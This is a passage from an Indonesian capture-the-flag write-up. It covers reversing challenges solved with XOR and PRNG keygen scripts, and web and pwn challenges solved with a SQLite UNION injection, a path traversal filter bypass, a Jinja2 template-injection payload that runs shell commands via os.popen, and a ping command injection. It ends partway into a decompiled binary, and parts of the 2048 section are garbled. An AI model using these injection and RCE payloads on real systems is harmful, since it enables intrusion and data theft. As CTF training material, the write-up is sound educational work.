


diberikan sebuah attachment berupa ELF 64-Bit Executable. kita analisis dengan strings untuk mendapatkan flag dari challenge tersebut:

```
@raphy strings chess_pin | grep flag
flag{ch3ss_b04rd_pl4y3r_1337}
_flags
_flags2
```

flag : flag{ch3ss_b04rd_pl4y3r_1337}

Snake Vault



diberikan sebuah game snake dimana kita membutuhkan aktivasi key untuk mengupgrade ke versi pro.



pada analisis strings ditemukan bahwa kita memerlukan 16 byte activation key dan juga ada “you cracked xor validator”

```

[11m%$
Flag:
[93m%$

  S N A K E   V A U L T

    Premium Edition
License Required
This copy of Snake Vault is UNLICENSED
    Enter your 16-character license key below.
[95m  License Key (16 chars):
[92m
License Activated! Full game unlocked.
You cracked the XOR validator!
[92m

```

kemudian lakukan disassembly terhadap file tersebut dan didapatkan bahwa program tersebut bekerja dengan melakukan XOR terhadap input user kemudian mencocokkan dengan expected. jika hasilnya cocok maka input akan dianggap benar

```

for i in 0..15:
if input[i] XOR xor_mask[i] != expected[i]:
reject()

```

- xor_mask at 0x2760: 1a f3 7b c2 44 a9 33 ee 5d 80 2f 6b 91 17 d4 3c
- expected at 0x2750: 49 bd 4f 89 77 f6 6b a1 0f df 62 5f c2 43 e7 6e

karena XOR bersifat reversible maka kita dapat mencari input yang benar dengan cara melakukan XOR antara data **xor_mask** dengan **expected**.

kemudian hasil perhitungan akan menghasilkan key untuk aktivasi key nya.

script yang digunakan untuk memecahkan activation key:

```

#!/usr/bin/env python3
def solve():
    with open("snake_key", "rb") as f:
        data = f.read()

    xor_mask = data[0x2760:0x2760 + 16]

    expected = data[0x2750:0x2750 + 16]

    license_key = bytes([m ^ e for m, e in zip(xor_mask, expected)])
    print(f"[+] License Key: {license_key.decode()}")

if __name__ == "__main__":


```

```
solve()
```

kita akan mendapatkan activation key berupa :


```
@raphy ➤ python3 solve.py  
[+] License Key: SN4K3_XOR_M4ST3R  
(very)
```

dan ketika kita input ke dalam program maka akan didapatkan flag:



flag : flag{sn4k3_XOR_m4st3r_2026}

2048 Pro



diberikan sebuah ELF 64-bit executable dimana challenge ini mirip seperti challenge Snake Vault. kita harus memasukkan activation key untuk mendapatkan flag dari program.

```
uVar2 = 0xdeadbeef;
local_b8 = (undefined1 [16])0x0;
local_a8 = (undefined1 [16])0x0;
local_98 = (undefined1 [16])0x0;
do {
    pbVar8 = pbVar8 + 1;
    uVar2 = ((uVar10 ^ uVar2) << 0xd | uVar2 >> 0x13) * 0x45d9f3b;
    uVar10 = (uint)*pbVar8;
} while (*pbVar8 != 0);
pbVar8 = local_118;
lVar5 = 0;
do {
    lVar13 = lVar5 + 1;
    uVar2 = uVar2 * 0x6c62272e ^ (uint)lVar5 ^ 0xc965ac77;
    pbVar8[lVar5] = "ABCDEFGHJKLMNOPQRSTUVWXYZ0123456789!@#" [uVar2 % 0x27];
    lVar5 = lVar13;
} while (lVar13 != 0x10);
local_108 = 0;
```

```

        local_120 = local_120 + 1;
    } while (local_120 < 30000000);
    uVar2 = uVar2 + 0x14;
} while (uVar2 != 0x208);
putchar(10);
lVar5 = 0;
do {
    local_f8[lVar5] =
        (&DAT_00102300)[lVar5] ^ (byte)lVar5 ^ local_c8[(uint)lVar5 & 0xf];
    lVar5 = lVar5 + 1;
} while (lVar5 != 0x21);
local_d7 = 0;
__printf_chk(2,&DAT_00102918);
__printf_chk(2,&DAT_001021ba,local_f8);
}
else {
.AB_001017b6:
    __printf_chk(2,&DAT_00102948);
}

```

- berdasarkan hasil dissassembly di atas dapat kita ketahui bahwa pembuatan seed tidak menggunakan bilangan acak. tetapi menggunakan tanggal build. dimana tanggal build ini dapat kita temukan di strings pada program tersebut:

```

[48;5;223m
[30m
Mar 18 2026 20:44:00
[48;5;236m
% 20s

```

- kemudian waktu tersebut digabungkan dengan nilai **0xDEADBEEF** di variabel awal dan dilakukan operasi bitwise sehingga menghasilkan sebuah seed **0x37072799**.
- menggunakan seed yang telah kita temukan kita dapat mencari key yang digunakan untuk melakukan aktivasi dengan :

```

for i in 0..15:
    eax = eax * 0x6C62272E
    eax ^= i
    eax ^= 0xC965AC77
    key[i] = charset[eax % 39]

```

untuk melakukan key generation berdasarkan urutan di atas kita gunakan script berikut :

```

#!/usr/bin/env python3

def rol32(val, n):
    """32-bit rotate left."""
    val &= 0xFFFFFFFF
    return ((val << n) | (val >> (32 - n))) & 0xFFFFFFFF

def solve():

```

```

build_string = b"Mar 18 2026 20:44:00"
eax = 0xDEADBEEF
edx = build_string[0]

for i in range(len(build_string)):
    if i > 0:
        edx = build_string[i]
        edx = (edx ^ eax) & 0xFFFFFFFF
        edx = rol32(edx, 13)
        eax = (edx * 0x45D9F3B) & 0xFFFFFFFF

seed = eax
print(f"[*] PRNG seed: 0x{seed:08x}")

charset = b"ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#"
eax = seed
key = bytearray(16)

for i in range(16):
    eax = (eax * 0x6C62272E) & 0xFFFFFFFF
    eax = (eax ^ i) & 0xFFFFFFFF
    eax = (eax ^ 0xC965AC77) & 0xFFFFFFFF
    key[i] = charset[eax % 39]

key_str = key.decode()
print(f"[*] Activation key: {key_str}")

if __name__ == "__main__":
    solve()

```

kemudian setelah kode tersebut dijalankan akan memberikan activation key dan ketika kita masukan ke dalam program maka akan kita dapatkan flag nya:

2048

VAULT

Pro Edition – License Verification

Score: 47820

Best: 98304

2	4	16	8
	32	4	2
128	64	16	
1024	512		2

🔒 2048 Pro – License Activation Required

Build: Mar 18 2026 20:44:00

Enter your 16-character activation key.

Activation Key (16 chars): GA#CPZV760AC5GIH

Activating premium license [] 100%

✓ Activation Successful!

Flag: flag{2048_ant1_d3bug_m4st3r_2026}

for each byte in build_string:

edx ^= eax

edx = rotate_left(edx, 13)

3D9F3B

This produces the PRNG seed 0x37072799.

2. Key Generation (PRNG)

Using the seed, the binary generates the 16-character expected

for i in 0..15:

eax = eax * 0x6C6E272E

eax ^= 1

eax ^= 0xC965AC77

key[i] = charset(eax % 39)

This produces the activation key: GA#CPZV760AC5GIH

3. Validation

The binary hashes both the user input and the generated key function (with constants 0xCAFEBADEAD1337 and 0x5 the results. This is a hash comparison rather than a direct at key is deterministically generated, we can compute it direct

4. Anti-Debug Protection

ptrace(PTRACE_TRACEME) is called to detect debuggers. If SECURITY VIOLATION DETECTED and exits. This can be b LD_PRELOAD, but static analysis suffices for this challenge

flag : flag{2048_ant1_d3bug_m4st3r_2026}

Web Exploitation

Orbites Food

Challenge

1 Solve

×

Orbites Food

50


👍 0

👎 0

We just launched a shiny new web application for managing your cravings. The food looks amazing, right? We even implemented a fancy filter. However, our backend developer was too hungry while writing the code... See if you can grab the secret recipe from the menu!

<http://challs.lksjog.cloud:8000>

dari deskripsi soal ada hint bahwa bagian filternya dikerjakan dengan setengah setengah karna developernya lagi laper, berarti ada kemungkinan vulnerability nya disitu. lalu karna ini tidak ada attachment jadi langsung saya coba recon pake tanda petik (') buat ngecek ini beneran sqli apa bukan



ternyata bener, dan dari error nya saya tau kalo ini pake SQLite, jadi langsung saya coba UNION SELECT buat nyari tabel apa aja yang ada disana dengan command ini

```
0%0cUNION%0cSELECT%0c1,tbl_name,3,4,5%0cFROM%0csqlite_master
```

output:

```
{"items":[{"id":1,"name":"categories","description":"3","price":"4","image":"5"}, {"id":1,"name":":
```

```
menu","description":"3","price":"4","image":"5"}, {"id":1,"name":"secret_flag_8f9a2b3c","description":"3","price":"4","image":"5"}]}
```

ternyata ada database secret_flag_8f9a2b3c, jadi ku coba cek properti keseluruhan tabel dengan command ini

```
0%0cUNION%0cSELECT%0csql,sql,sql,sql,sql%0cFROM%0csqlite_master
```

output:

```
{
  "items": [
    {
      "id": "CREATE TABLE categories (id INTEGER PRIMARY KEY, name TEXT)",
      "name": "CREATE TABLE categories (id INTEGER PRIMARY KEY, name TEXT)",
      "description": "CREATE TABLE categories (id INTEGER PRIMARY KEY, name TEXT)",
      "price": "CREATE TABLE categories (id INTEGER PRIMARY KEY, name TEXT)",
      "image": "CREATE TABLE categories (id INTEGER PRIMARY KEY, name TEXT)"
    },
    {
      "id": "CREATE TABLE menu (\n      id INTEGER PRIMARY KEY,\n      category_id\n      INTEGER,\n      name TEXT,\n      description TEXT,\n      price REAL,\n      image TEXT\n    )",
      "name": "CREATE TABLE menu (\n      id INTEGER PRIMARY KEY,\n      category_id\n      INTEGER,\n      name TEXT,\n      description TEXT,\n      price REAL,\n      image TEXT\n    )",
      "description": "CREATE TABLE menu (\n      id INTEGER PRIMARY KEY,\n      category_id INTEGER,\n      name TEXT,\n      description TEXT,\n      price REAL,\n      image TEXT\n    )",
      "price": "CREATE TABLE menu (\n      id INTEGER PRIMARY KEY,\n      category_id\n      INTEGER,\n      name TEXT,\n      description TEXT,\n      price REAL,\n      image TEXT\n    )",
      "image": "CREATE TABLE menu (\n      id INTEGER PRIMARY KEY,\n      category_id\n      INTEGER,\n      name TEXT,\n      description TEXT,\n      price REAL,\n      image TEXT\n    )"
    },
    {
      "id": "CREATE TABLE secret_flag_8f9a2b3c (\n      id INTEGER PRIMARY KEY,\n      not_a_flag TEXT,\n      real_flag TEXT\n    )",
      "name": "CREATE TABLE secret_flag_8f9a2b3c (\n      id INTEGER PRIMARY KEY,\n      not_a_flag TEXT,\n      real_flag TEXT\n    )",
      "description": "CREATE TABLE secret_flag_8f9a2b3c (\n      id INTEGER PRIMARY\n      KEY,\n      not_a_flag TEXT,\n      real_flag TEXT\n    )",
      "price": "CREATE TABLE secret_flag_8f9a2b3c (\n      id INTEGER PRIMARY KEY,\n      not_a_flag TEXT,\n      real_flag TEXT\n    )",
      "image": "CREATE TABLE secret_flag_8f9a2b3c (\n      id INTEGER PRIMARY KEY,\n      not_a_flag TEXT,\n      real_flag TEXT\n    )"
    }
  ]
}
```

disitu ada kolom real_flag, kita ekstrak datanya dengan command berikut dan flag langsung ketemu

```
0%0cUNION%0cSELECT%0c1,real_flag,not_a_flag,4,5%0cFROM%0csecret_flag_8f9a2b3c
```

```

{
  "items": [
    {
      "id": 1,
      "name": "flag{un10n_sq11_m4st3r_0rd3r}",
      "description": "Keep looking, not here",
      "price": "4",
      "image": "5"
    }
  ]
}

```

flag: flag{un10n_sq11_m4st3r_0rd3r}

Gopher's Blog




saat saya membuka attachment file dan menemukan kode ini

```
if (preg_match('/(\\.\\.\\.|\\.\\.\\.\\.)/', $file)) {
    die("WAF: Traversal attempt blocked! Hackers stay away!");
}
```

berarti ini chall LFI dan dari parameter post disini juga mendukung kalo ini chall LFI

```
$file = $_GET['post'];
```


terus dari attachment file nya kita tau flagnya ada di posts_secret/flag.txt. terus cara bypass dari filter nya tadi itu adalah dengan url encode payload LFI ini “...//” sebanyak 2kali dan langsung aja arahkan ke file flagnya seperti ini. disini saya pake cyberchef biar lebih gampang



flag:

flag{p4th_tr4v3rs4l_g03s_brrr_3v3n_w1th_str1ct_w4f_c0upled_w1th_0ff_by_sl4sh}


Vault Chat



seperti biasa kita buka attachment file nya dulu dan aku nemu sesuatu yang menarik, ada karakter yang di blacklist dan juga aplikasi menggunakan python sebagai templating dan backend

```
# Blacklist filter for support ticket subject
BLACKLIST = [
    "os", "import", "subprocess", "popen", "system",
    "flag", "config", "self",
    "class", "mro", "init",
    "globals", "builtins",
    "getattr", "eval", "exec", "open",
    "read", "write",
]
```


yang itu fix command SSTI, lalu setelah saya mencari cari lebih lanjut ternyata function `is_blocked()` digunakan di bagian ticketing di `/support`. terus kucoba tuh ngetes pake sintaks sederhana `{{8*8}}` dan ternyata beneran bisa



abistu untuk bypass filter dan crafting payload disini saya meminta bantuan ai untuk melakukan RCE dan list file yang ada di directory tersebut dan akhirnya ketemu satu command ini yang bisa bypass


```
{{
lipsum|attr("__glo"+"bals__")|attr("get")("__built"+"ins__")|attr("get")("__imp"+"ort__")("o"+"s")|
attr("po"+"pen")("ls")|attr("re"+"ad")() }}
```

ternyata flagnya gaada di direktori itu gais



setelah ngecek isi Dockerfile, kita tau flagnya ada di `/flag.txt`. mengingat karakter flag di blokir, jadi kita gunakan command `cat fla*` (disini yang ada namanya "fla" di awal cuma flag jadi flagnya langsung muncul nanti). full command nya ini


```
{{  
lipsum|attr("__glo"+"bals__")|attr("get")("__built"+"ins__")|attr("get")("__imp"+"ort__")("o"+"s")|  
attr("po"+"pen")("cat fla*")|attr("re"+"ad")() }}
```



flag: flag{s5t1_jinja2_byp4ss!}

Binary Exploitation


pingme



ini chall command injection yang muncul di lks provinsi tahun lalu. jadi inti dari chall ini membuka shell untuk melakukan ping ke suatu ip. lalu bypass dengan payload 1.1.1.1;cat fla* karna flag di sensor lalu flagnya muncul

flag: flag{the_comma4nd_inj3ction_was_sucessfully_executed}

Weapon Shop



untuk chall ini pertama saya decompile code nya menggunakan ghidra agar proses lebih gampang buat eksploit nya

```
void main(void)

{
    int iVar1;
